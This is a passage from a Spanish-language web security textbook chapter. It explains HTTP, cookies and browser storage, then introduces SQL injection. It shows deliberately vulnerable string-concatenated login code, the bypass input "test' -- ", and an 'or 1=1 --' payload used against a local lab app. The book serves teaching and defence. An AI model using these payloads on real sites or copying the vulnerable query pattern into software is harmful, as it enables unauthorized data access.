Capítulo 2: Ataques comunes a un sistema web

Autores: Ing. Parisi Germán - Ing. Bertola Federico

Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

Repositorio: https://github.com/Gochip/desarrollo-seguro-plataformas-web

Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

Repositorio: https://github.com/Gochip/desarrollo-seguro-plataformas-web

Introducción


Cuando uno piensa en ataques comunes a un sistema web, es imposible no hacer referencia al proyecto OWASP.

OWASP es un proyecto abierto de seguridad en software, el cual, reúne información valiosa tanto para los desarrolladores como para los analistas de seguridad. Existen muchos diferentes tipos de ataques que se pueden generar hacia un sitio web. En este capítulo abordaremos varios de ellos.

Antes de empezar a presentar los diferentes tipos de ataques que se pueden realizar contra una aplicación web, vamos a describir en términos generales el funcionamiento de una.

Arquitectura estándar de una aplicación web

A continuación presentamos una arquitectura estándar de una aplicación web. Indudablemente en la siguiente imagen se presenta una arquitectura simple y superficial pero sirve a modo de entender los tipos de ataques que se plantean en este capítulo.



Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

Repositorio: https://github.com/Gochip/desarrollo-seguro-plataformas-web

Como se puede apreciar, una aplicación web cuenta con 2 partes que evidentemente están bien divididas:

1. Frontend: Es el código que se ejecutará en el navegador web y deberá ser escrito en JavaScript, aunque hay excepciones. Existen lenguajes, como TypeScript, que se *transpila* a JavaScript. El proceso de *transpilación* sucede cuando se traduce de un lenguaje de alto nivel de abstracción a otro lenguaje también de alto nivel, mientras que el proceso de compilación sucede cuando de un lenguaje de alto nivel se traduce a un lenguaje de bajo nivel. Por otro lado, y hace relativamente poco tiempo, apareció una nueva tecnología que se complementa con JavaScript llamada WebAssembly.

2. Backend: Es el código que se ejecutará en el servidor y puede ser escrito en una amplia variedad de lenguajes. Este backend puede ser estructurado de múltiples maneras, usando microservicios, usando un backend monolítico, usando modelos híbridos, etc.

Como probablemente el lector pueda intuir, detenernos a revisar cada aspecto de arquitectura tanto del frontend como del backend, requeriría un libro completo cada uno por separado. Por esta razón, por el momento seguiremos profundizando nuestro estudio sin entrar en detalles de arquitecturas específicas. Eventualmente a lo largo de los capítulos de este libro se presentarán más detalles.

Además, es importante destacar que el backend de una aplicación web puede interactuar con otro backend de otra aplicación web (o cualquier otra variante), o incluso desde el propio navegador web pero ubicado en otro sitio web (es decir, en otro dominio).

Es oportuno presentar el concepto de **dominio**, el cual es fundamental para comprender a los sistemas web. Un sistema web, puede estar compuesto por un dominio combinado con varios subdominios. Por ejemplo:

Dominio	`softwareseguro.com.ar`
Subdominio 1	`api.softwareseguro.com.ar`
Subdominio 2	`admin.softwareseguro.com.ar`

Estos subdominios se registran en los servidores DNS (Domain Name System) y, al ser una aplicación web, se podrán acceder mediante el protocolo `http`. Es decir:

Dominio	`http://softwareseguro.com.ar`
Subdominio 1	`http://api.softwareseguro.com.ar`

Subdominio 2	`http://admin.softwareseguro.com.ar`

Si se configura un certificado de seguridad, se podrá utilizar la versión segura de `http`, o sea, se podrá utilizar `https` como protocolo:

Dominio	**`https`**`://softwareseguro.com.ar`
Subdominio 1	**`https`**`://api.softwareseguro.com.ar`
Subdominio 2	**`https`**`://admin.softwareseguro.com.ar`

Finalmente, para localizar un recurso de una aplicación web, se utiliza una ruta (o path) seguido del dominio. A todo esto junto, se lo llama URL (Uniform Resource Locator). Por ejemplo:

URL 1	**`https`**`://softwareseguro.com.ar/blog/index`
URL 2	**`https`**`://api.softwareseguro.com.ar/clientes/`
URL 3	**`https`**`://admin.softwareseguro.com.ar/index`

Hasta aquí, hemos visto la manera en que se localizan los recursos en una web. A partir de ahora, profundizaremos en más detalles útiles para comprender la arquitectura general de una aplicación web.

La integración entre aplicaciones web cada vez es más frecuente, y gestionarla de manera segura y prolija es un desafío en sí mismo. En general, la comunicación tanto del frontend hacia el backend como entre backends se realiza a través del protocolo HTTP, que funciona sobre el protocolo TCP. Pero como no podría ser de otra manera, existen excepciones, que veremos luego. Por ahora, nos adentraremos en HTTP y luego avanzaremos sobre esas excepciones.

El protocolo HTTP [https://datatracker.ietf.org/doc/html/rfc2616] es un protocolo de petición y respuesta. Es decir, cada petición generada por un cliente, por lo general el navegador web, tiene asociada una respuesta generada por un servidor web. Este protocolo nació para consultar contenido estático o, dicho de otra forma, para consultar archivos estáticos y fue de esta manera que le dio vida a la web. A medida que fue pasando el tiempo, la web fue evolucionando y HTTP fue mutando para poder satisfacer la demanda de sitios web más dinámicos. A lo largo de este libro, veremos cómo estos avances también han repercutido en la seguridad de la web.

Tanto la petición como la respuesta se componen de encabezados (más conocidos por su inglés *headers*) y por un cuerpo (más conocido por su inglés *body*). Por otro lado, la

petición tendrá un método y una URL, mientras que la respuesta tendrá un código de estado, como se verá más adelante.

Encabezados de HTTP

Algunos de los encabezados sólo aplican para las peticiones mientras que otros sólo aplican para las respuestas y sólo algunos pocos aplican para ambos casos. En las siguientes tablas se exponen algunos de los encabezados para cada caso. Se debe tener en cuenta que incluso pueden existir encabezados personalizados propios de la aplicación o del servidor web.

A continuación se presenta un ejemplo de una petición HTTP junto a una tabla con el detalle de cada encabezado:

Ejemplo de una petición HTTP

```
POST /api/login/ HTTP/1.1
Host: www.hospitalvirtual.com.ar
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: es-US,es;q=0.9
Connection: keep-alive
Content-Length: 251
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie:_ga=GA1.1.1993623227.1657769029;
_ga_HXJWT62Y87=GS1.1.1657769029.1.0.1657769033.0;pais_origen=ARG;
G_ENABLED_IDPS=google; _ga_6XF43NYKNC=GS1.1.1657769034.1.1.1657769104.0
Referer: https://www.hospitalvirtual.com.ar/web/login/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/103.0.0.0 Safari/537.36
```

Encabezados que pueden incluirse en una petición HTTP

Algunos de ellos son obligatorios mientras que otros son opcionales.

`POST /api/login/ HTTP/1.1`	Se pueden observar 3 campos: 1. El método utilizado por HTTP. En este caso

	es POST pero existen más métodos. Los veremos en detalle a continuación. 2. El path (o ruta) que se está consultado. En este caso es `/api/login`. 3. La versión de HTTP. En este caso es `1.1`.
`Host`	Es el dominio que se está consultando. Tener en cuenta que el dominio más la ruta (o path) conforman la URL que se quiere solicitar.
`Accept`	Indica al servidor qué formato de respuesta espera. El formato se debe indicar mediante un *MIME type*. Por ejemplo: `image/png`, indica que se espera una imagen de tipo png. Se pueden especificar varios tipos separados mediante una coma. Por ejemplo: `text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8.` En el anterior ejemplo, se aceptan los siguientes *MIME types*: ● `text/html` ● `application/xhtml+xml` ● `application/xml` ● `*/*` El valor asociado "q" es la preferencia de ese *MIME type*.
`Accept-Encoding`	Indica la codificación que el cliente puede entender. Usualmente es un algoritmo de compresión, por ejemplo, gzip que incluye un 32-bit CRC.
`Accept-Language`	Indica el idioma y la localización que el cliente prefiere.
`Connection`	Si el valor es *keep-alive* (el más habitual) entonces la conexión TCP no se cierra en cada petición HTTP, sino que se mantiene viva por varias peticiones HTTP. A través de este mecanismo mejora la performance.
`Content-Length`	Es la cantidad de bytes que se envían en el body de la solicitud.
`Content-Type`	Es el tipo de contenido (o formato) que se envía en el body de la solicitud. Este formato puede facilitar o dificultar ciertos tipos de ataques que veremos más adelante en este capítulo.

`Cookie`	Las cookies son datos que viajan entre el cliente y el servidor web, las cuales el navegador recordará y enviará en las peticiones a medida que el usuario navega por la aplicación web. Suelen jugar un papel muy importante en la confidencialidad y privacidad de los usuarios. Se profundizará sobre este tema más adelante.
`Referer`	Contiene la URL de la página desde donde se hizo la solicitud. Existe un política llamada "Referrer-Policy" que controla qué información debe enviarse.
`User-Agent`	Es un String que representa el cliente.
Más encabezados que pueden aparecer con frecuencia	
`Authorization`	En este encabezado se puede incluir un token de autenticación, con el cual, el servidor podría determinar si la petición HTTP es autorizada o no. El valor debe estar compuesto por: `<tipo> <credenciales>` Existen muchos tipos posibles pero los más conocidos son: "`Bearer`" y "`Basic`". Ahondaremos en este encabezado más adelante.

Ejemplo de una respuesta HTTP:

Ejemplo de una respuesta HTTP

```
HTTP/1.1 500 Internal Server Error
Date: Sat, 16 Jul 2022 22:26:52 GMT
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Content-Length: 84
Connection: keep-alive
```

Encabezados que pueden incluirse en una respuesta HTTP

Algunos de ellos son obligatorios mientras que otros son opcionales.	
`HTTP/1.1 500 Internal Server Error`	Indica la versión de HTTP utilizada (1.1). También indica el código de respuesta, en este ejemplo, es el código 500 que significa `Internal Server Error`.
`Date`	Es la fecha de la respuesta y se marca por el servidor web.
`Server/X-PoweredBy`	Es el nombre del servidor que responde. Algunas veces este campo es modificado para confundir a los atacantes aunque a veces puede no ser suficiente ya que existen herramientas que permiten la detección del mismo [http://www.net-square.com/httprint.html]. Conocer el nombre y la versión de las tecnologías utilizadas da cierta ventaja a los usuarios maliciosos, por lo que se debería ocultar en lo posible.
`Content-Length`	Es la longitud en bytes de la respuesta.
`Content-Type`	El tipo de contenido que está retornando. Esto es útil para el navegador web para saber cómo debería interpretar el contenido. Por ejemplo, si el Content-Type es application/pdf, el navegador web intentará abrirlo con el lector de PDF que tenga asociado.
`Connection`	Cumple el mismo objetivo que cuando el encabezado se incluye en la petición.
Más encabezados que pueden aparecer con frecuencia	
`Last-Modified`	Es la última fecha en la que se modificó el archivo que se está solicitando. Sirve para los archivos estáticos, por ejemplo, archivos de código JavaScript y CSS.
`ETag`	Es un identificador para una versión específica de un recurso. Sirve para los archivos estáticos, por ejemplo, archivos de código JavaScript y CSS.
`Accept-Ranges`	Indica que el servidor soporta peticiones parciales y el navegador puede intentar restablecer una solicitud interrumpida. Si el valor es none es porque el servidor no soporta peticiones parciales. En cambio, si el valor es `bytes`, sí las soporta.
`Content-Encoding`	Indica cómo está codificado el body de la respuesta. Se utiliza para comprimir la respuesta. Una vez descomprimido, se obtienen los datos en el formato del Content-Type.

Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

`Access-Control-Allow-Origin`	Indica desde qué dominio está permitido solicitar. Este campo jugará un rol muy especial cuando entremos en los detalles de CORS. Por ejemplo, el "*" indica desde cualquier dominio.
`Access-Control-Allow-Headers`	Este header es utilizado en la respuesta a una solicitud preflight para indicar qué cabeceras HTTP pueden ser usadas durante la solicitud. Este campo jugará un rol muy especial cuando entremos en los detalles de CORS.
`Access-Control-Allow-Methods`	Indica desde qué métodos están permitidos utilizar. Este campo jugará un rol muy especial cuando entremos en los detalles de CORS. Por ejemplo, puede ser GET, POST, PUT, DELETE, PATCH.

Las tablas anteriores no son una referencia completa de todos los encabezados que pueden existir. De hecho, como se mencionó al comienzo de esta sección, cada servidor o aplicación web puede personalizar sus propios encabezados. A lo largo de este libro, nos enfocaremos en los encabezados que repercutan en la seguridad del sitio web. Por ejemplo, veremos que los encabezados que comienzan por Access-Control-Request y Access-Control-Allow se han convertido en muy importantes para poder crear aplicaciones web modernas y seguras.

Métodos y códigos de respuestas en HTTP

Cuando se realiza una petición HTTP, se debe especificar mínimamente la URL y el método de esa petición. La URL está compuesta por el dominio y la ruta, mientras que los métodos que se pueden enviar son:

1. GET.
2. POST.
3. PUT.
4. DELETE.
5. PATCH.
6. OPTIONS.
7. HEAD.
8. TRACE.
9. CONNECT.

Las plataformas web utilizan HTTP para intercambiar información entre el frontend y el backend. En el backend se suele definir una API utilizando una URL y un método. Por ejemplo: en la URL www.softwareseguro.com/comentarios/ utilizando el método GET se podrían obtener todos los comentarios, mientras que utilizando el método POST se insertaría un comentario.

De hecho, existe un estilo llamado REST que define cómo diseñar esas URLs y qué métodos utilizar de acuerdo al recurso y a la operación que se desea realizar sobre él. Con

frecuencia, el frontend utiliza AJAX (Asynchronous JavaScript And XML) para enviar peticiones HTTP a APIs que han sido diseñadas y desarrolladas siguiendo el estilo REST. Una API que fue diseñada con el estilo REST puede retornar la información del recurso a través de JSON, XML o cualquier otro formato de representación de información.

Vale la pena recordar que HTTP se diseñó para una web basada en enlaces y transferencia de archivos (normalmente archivos HTML), luego fue mutando para que se puedan desarrollar plataformas más dinámicas.

Cada método HTTP tiene un significado a cumplir que se verá en la siguiente tabla:

Tabla con los métodos HTTP

Método	Descripción
`GET`	Se utiliza para consultar un recurso. Cuando se hace clic sobre un enlace, automáticamente el navegador utiliza este método.
`POST`	Se utiliza para registrar un nuevo recurso.
`PUT`	Se utiliza para modificar un recurso ya existente.
`DELETE`	Se utiliza para eliminar un recurso.
`PATCH`	Se utiliza para realizar modificaciones parciales sobre un recurso. Aunque se suele utilizar para aplicar acciones sobre un recurso.
`OPTIONS`	Se utiliza en peticiones Preflight que el navegador realiza en situaciones de dominio cruzado. El servidor responde a este método especificando los métodos y cabeceras permitidas para una URL en particular.
`HEAD`	Es idéntico al GET pero el servidor no debe retornar el cuerpo de la respuesta.
`TRACE`	El servidor responde a las requests reflejando en su respuesta la petición exacta que recibió.

Cookies

HTTP es un protocolo cliente-servidor sin estado, esto significa que cada petición y respuesta es independiente una de otra por más que se hayan realizado en un corto período de tiempo entre el mismo cliente y el mismo servidor. Esto no parecía un problema cuando se diseñó el protocolo en el año 1991, sin embargo, a medida que el uso de los sitios web iba incrementando se necesitaba un mecanismo para poder identificar a un cliente.

Bajo este contexto, se diseñó un mecanismo que permita enviar datos al navegador web y que él mismo las retorne al servidor web ante cada petición realizada. Para esto se diseñaron 2 headers.

Tabla con headers de cookies	
`Set-Cookie`	Es un header que solo debe incluirse en una respuesta HTTP. En general, el servidor web es el encargado de aplicar esta cookie de forma automática aunque la aplicación web puede modificarla.
`Cookie`	Es un header que solo debe incluirse en una petición HTTP (y no en una respuesta). El navegador web es el encargado de enviar este header automáticamente al servidor web. Desde JavaScript se puede acceder a las cookies, aunque no siempre. Veremos estas restricciones a continuación.

Atributos de las cookies

Una cookie puede tener atributos asociados. Cada uno de esos son importantes e impactan en la seguridad del sitio web. A continuación, se presenta una tabla con los atributos que pueden ser anexados a una cookie mediante el header `Set-Cookie`:

Tabla con los atributos de una cookie	
Atributo	**Descripción**
`Domain`	Es el dominio (o subdominio) dónde la cookie es válida. Es decir, en cada petición realizada a ese dominio, el navegador web enviará la cookie.
`Path`	El path dónde la cookie es válida.
`Expires / Max-Age`	Es la fecha de expiración de la cookie. Luego de esa fecha, el servidor la ignorará.
`Size`	Es el tamaño en bytes del valor de la cookie. El máximo tamaño de una cookie está limitado a 4096 bytes.
`HttpOnly`	Es un flag que indica si la cookie puede ser accedida desde código JavaScript. Si es true (o está presente), significa que

	no es posible acceder desde JavaScript. Mientras que si es false (o no está presente), sí se puede acceder usando: `document.cookie`.
`Secure`	Es un flag que indica si la cookie solo debe ser enviada cuando la conexión es segura usando SSL. Este atributo es importante para cookies de sesión o con información sensible, para ayudar a evitar el robo de las mismas a través de ataques Man-in-the-Middle.
`SameSite`	Este atributo fue diseñado exclusivamente para mejorar la seguridad. Este atributo en particular, lo examinaremos en el siguiente capítulo. Básicamente, puede tener los siguientes valores de Strict, Lax, None o en blanco.
`SameParty`	Este atributo fue diseñado exclusivamente para mejorar la privacidad de los usuarios en la web. Lo examinaremos en el siguiente capítulo junto con el atributo SameSite.
`Priority`	Permite al servidor web borrar las cookies viejas con menor prioridad, y mantener aquellas con alta prioridad por más tiempo, cuando se ha superado la capacidad de cookies permitidas por dominio.

Un ejemplo de cómo se vería el header `Set-Cookie` estableciendo una cookie llamada session con varios atributos sería:

```
Set-Cookie: session=qrUtWbqgoR8EkePqmX1weg2qmcoaxheK; HttpOnly; Path=/; SameSite=None; Secure
```

Alternativas para almacenar datos en el frontend

En el navegador web existen múltiples alternativas para almacenar datos. Cada variante tiene sus características.

LocalStorage

Es un almacenamiento de tipo clave-valor que persiste por más que el navegador se cierre. De hecho, es responsabilidad del desarrollador eliminar los datos del LocalStorage cuando corresponda. Vale la pena aclarar que desde cualquier pestaña donde esté abierto el sitio web, se podrá acceder al LocalStorage. Por ejemplo, para usarlo desde JavaScript:

Acceso y modificación del LocalStorage desde JS

```
localStorage.setItem("is_admin", "true");
let isAdmin = localStorage.getItem("is_admin");
```

Desde los navegadores modernos se puede visualizar con relativa facilidad, todos los datos que han sido establecidos en el LocalStorage. Se deja al lector averiguar cómo hacerlo en cada navegador web.

SessionStorage

Es un almacenamiento de tipo clave-valor que solo persiste mientras no se cierre el navegador y su alcance es por pestaña. Es decir, en 2 pestañas diferentes, las sesiones son distintas.

Acceso y modificación del SessionStorage desde JS

```
sessionStorage.setItem("is_admin", "true");
let isAdmin = sessionStorage.getItem("is_admin");
```

IndexedDB

Es una tabla indexada de objetos. La información se almacena como un par **clave-valor.** Permite almacenar cualquier tipo de claves, y puede almacenar volúmenes más grandes de datos que localStorage. IndexedDB está pensada para que las aplicaciones web funcionen bien de manera offline.

Web SQL

Permite crear una base de datos relacional en el navegador web. Una vez creada la estructura de la base de datos, se puede proceder a insertar, modificar, consultar y eliminar datos. En general, esto se utiliza para guardar datos localmente y evitar hacer peticiones HTTP.

Trust Tokens

Trust Token (o Tokens de confianza) es una API en JavaScript (bastante novedosa) que ayuda a combatir el fraude y distinguir los bots de los humanos reales. De hecho,

algunos navegadores web permiten visualizar los mismos. En el capítulo 4 de este libro profundizaremos sobre este tema.

WebSockets

WebSockets es un protocolo que permite una comunicación bidireccional con un servidor web de forma permanente y en tiempo real. Es decir, el servidor puede enviar datos en cualquier momento al cliente y viceversa. Este protocolo funciona ejecutándose después de un protocolo HTTP. De hecho, una conexión WebSocket se inicia mediante una conexión de tipo GET HTTP con el header `Connection: Upgrade` y `Upgrade: websocket`. La respuesta del servidor es `Connection: upgrade`.

Ataques de inyección SQL

La inyección SQL (abreviada normalmente como SQLi, *SQL injection*) permite a un atacante ejecutar código SQL en un motor de base de datos de manera indirecta, típicamente desde una aplicación web. De acuerdo al tipo de vulnerabilidad, ese código SQL puede modificar o consultar datos de la base de datos y hasta en ciertas circunstancias se puede llegar a ejecutar código del sistema operativo.

Este ataque lleva décadas desde su descubrimiento, y sin embargo el problema persiste en los sitios web de la actualidad. De hecho, fue una de las vulnerabilidades ubicadas en el primer puesto durante varios años en el TOP 10 de vulnerabilidades más frecuentes publicadas por OWASP [2017, 2013, 2010], y se encuentra categorizada en el tercer puesto de la última edición [2021].

Para poder inyectar sentencias SQL a una base de datos de una aplicación web, la misma debe ser vulnerable, es decir, al menos un parámetro de alguna solicitud HTTP no debe ser validada correctamente. En la jerga de la seguridad informática, se suele llamar a esta validación como *sanitización* que proviene del inglés *sanitize*. Tener en cuenta que este parámetro puede ser que se transmita en la URL, a través del cuerpo de una petición HTTP, o incluso, a través de un encabezado de la misma. Es importante recalcar que si al menos un parámetro no es lo suficientemente validado en la aplicación web, puede existir un riesgo extremo de criticidad, por más que todo el resto de los parámetros estén correctamente validados. En otras palabras, con esto podemos observar que *la seguridad es tan fuerte como el eslabón más débil de una cadena*.

Ejemplo práctico para entender un ataque SQLi

Ahora vamos a analizar los fundamentos de un ataque SQLi. Asumamos que en una determinada aplicación web, se realiza la siguiente consulta SQL:

```
String consulta = "SELECT id, nombre FROM usuarios WHERE nombre='" + user
+ "' AND password='" + password + "'";
```

Notar que la anterior consulta SQL requiere de la variable `user` y de la variable `password`. En un sitio web tradicional, esas variables seguramente pueden ser manipuladas por un usuario desde el frontend. Ahora bien, ¿qué pasaría si el usuario ingresa los siguientes valores?

```
user="test' -- "
password="12345678"
```

Esto convertiría a la sentencia SQL en:

```
SELECT id, nombre FROM usuarios WHERE nombre='test' -- ' AND
password='12345678'
```

Después de los 2 guiones (`--`), la mayoría de los motores de bases de datos SQL ignorarán la consulta debido a que éste es el marcador de comentario. Por lo tanto, la semántica de la sentencia se modificará. Notar que en la primera sentencia, la cláusula *where* verifica 2 condiciones (*nombre* y *password*). Después del reemplazo de las variables, simplemente se verifica una sola (*nombre*), ya que el resto de la sentencia queda dentro de un comentario.

Esto que se acaba de presentar es el comienzo de una estructura de ataques SQLi de diferentes niveles de complejidad. Veremos en las siguientes secciones cómo estas técnicas pueden ser llevadas a un nivel extremo de creatividad que sorprenderá a más de un lector.

Ejemplo práctico en un sitio web

Una vez comprendidas las bases de un ataque SQLi, veremos en detalle cómo funciona en un contexto web. Normalmente, aunque no siempre, todo empieza en el frontend, cuando el ciberdelincuente detecta cómo enviar datos al backend, en general, mediante APIs REST. Llamaremos a estos puntos de ataques: *endpoints*. Una vez que el atacante detecta una serie de *endpoints*, podrá empezar a probar inyecciones de código SQL en todos y cada uno de los parámetros tanto en los headers como en el body de la request HTTP.

Por ejemplo, supongamos la siguiente petición HTTP que envía un ataque SQLi:

Headers

```
POST /src/login.php HTTP/1.1
Accept: */*
Host: www.softwareseguro.com.ar
```

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Test
```

Body

```
user=test'+--+&password=12345678
```

Como se puede observar, en la petición de tipo POST se envían 2 parámetros en el body: `user` y `password` (los espacios son enviados mediante el símbolo `+`). Ahora, supongamos que en el backend se ejecuta el siguiente código (escrito en pseudocódigo):

Consulta vulnerable en pseudocódigo

```
function login() {
    user = obtenerParametroPost("user");
    password = obtenerParametroPost("password");
    consulta = "SELECT id, nombre FROM usuarios WHERE nombre='" + user + "'
AND password='" + password + "'";
    usuarios = ejecutarConsultaSQL(consulta)
    if (usuarios.length > 0){
        return true;
    } else {
        return false;
    }
}
```

La consulta SQL retornará el usuario por más que la contraseña no sea correcta. Es decir, el ciberdelincuente logró que el motor de base de datos no tenga en cuenta la contraseña del usuario para iniciar sesión. A continuación, se muestra el mismo código pero implementado en Java.

Consulta vulnerable en Java

```
public boolean login(Connection con, String user, String password) {
```

```
    String consulta = "SELECT id, nombre FROM usuarios WHERE nombre='" +
user + "' AND password='" + password + "'";
    try (Statement stmt = con.createStatement()) {
        ResultSet rs = stmt.executeQuery(query);
        if (rs.next()) {
            return true;
        } else {
            return false;
        }
    } catch (SQLException e) {
        return false;
    }
}
```

Ejemplo práctico avanzado

Para profundizar en los detalles del ataque SQLi, analizaremos un ejemplo completo de un sitio web vulnerable. Para ello, deberás descargarte el repositorio de este libro si aún no lo has hecho, y ubicarte en la en la carpeta: `2-ataques-comunes-a-un-sistema-web/sqli/`.

En el README ubicado en esa carpeta se especifican los pasos para ejecutar el ejemplo aunque realmente es muy simple (se requiere tener instalado Docker).

Al ejecutar el ejemplo, verás una tabla con proyectos ficticios de la NSA. Cada proyecto cuenta con: un código, nombre, tipo, nivel de acceso y propietario. Además, notarás que hay un botón para filtrar las filas de tabla.

El desafío consiste en encontrar los proyectos de nivel de acceso “Top Secret”. Independientemente de lo que utilices para filtrar, no aparecerán los proyectos de ese nivel de acceso, pues justamente son Top Secret y no cualquiera debería poder verlos. Sin embargo, podemos verificar si la request HTTP que filtra la tabla no es vulnerable a SQLi.

Después de analizar el comportamiento del sitio web, encontraremos que al filtrar, realiza la siguiente petición GET:

```
http://localhost/sqli/backend/index.php?type=1
```

Ahora si modificamos la petición a:

```
http://localhost/sqli/backend/index.php?type=1%27
```

Notaremos que la respuesta es un error de sintaxis de MySQL. ¿Por qué está pasando esto? Los caracteres “%27” representan o equivalen a una comilla simple en la codificación que se utiliza en las URL, y justamente esa comilla simple es un carácter

especial en SQL y, por lo tanto, está generando que la consulta SQL no tenga un formato válido. Lo anterior, es lo mismo que hacer una request GET de la siguiente manera:

```
http://localhost/sqli/backend/index.php?type=1'
```

Al retornar un error de sintaxis, es muy probable que en ese parámetro haya una vulnerabilidad SQLi. Entonces, ahora pasamos a intentar diferentes alternativas (llamadas vectores de ataque) que nos permitan modificar la condición de la cláusula WHERE de tal forma que podamos obtener todos los proyectos Top Secret. Evidentemente, para esto debemos imaginarnos cómo está hecha la consulta SQL. Después de algunas pruebas, podemos darnos cuenta que haciendo una request a:

```
http://localhost/sqli/backend/index.php?type=1%20or%201=1%20--
```

O bien, para más claridad reemplazamos los `%20` por un espacio:

```
http://localhost/sqli/backend/index.php?type=1 or 1=1 --
```


Y así, es como logramos obtener todos los proyectos Top Secret. Esto funciona debido a que 1=1 es una condición que siempre será verdadera, es decir que retorna el valor “true” al ser evaluada, y al estar dentro de una condición OR, hará que se muestren todos los resultados posibles de la consulta.

Análisis de la vulnerabilidad usando caja blanca

Ahora analizaremos la vulnerabilidad desde adentro (por eso caja blanca). Es decir, revisaremos las tablas y la consulta SQL que se realiza.

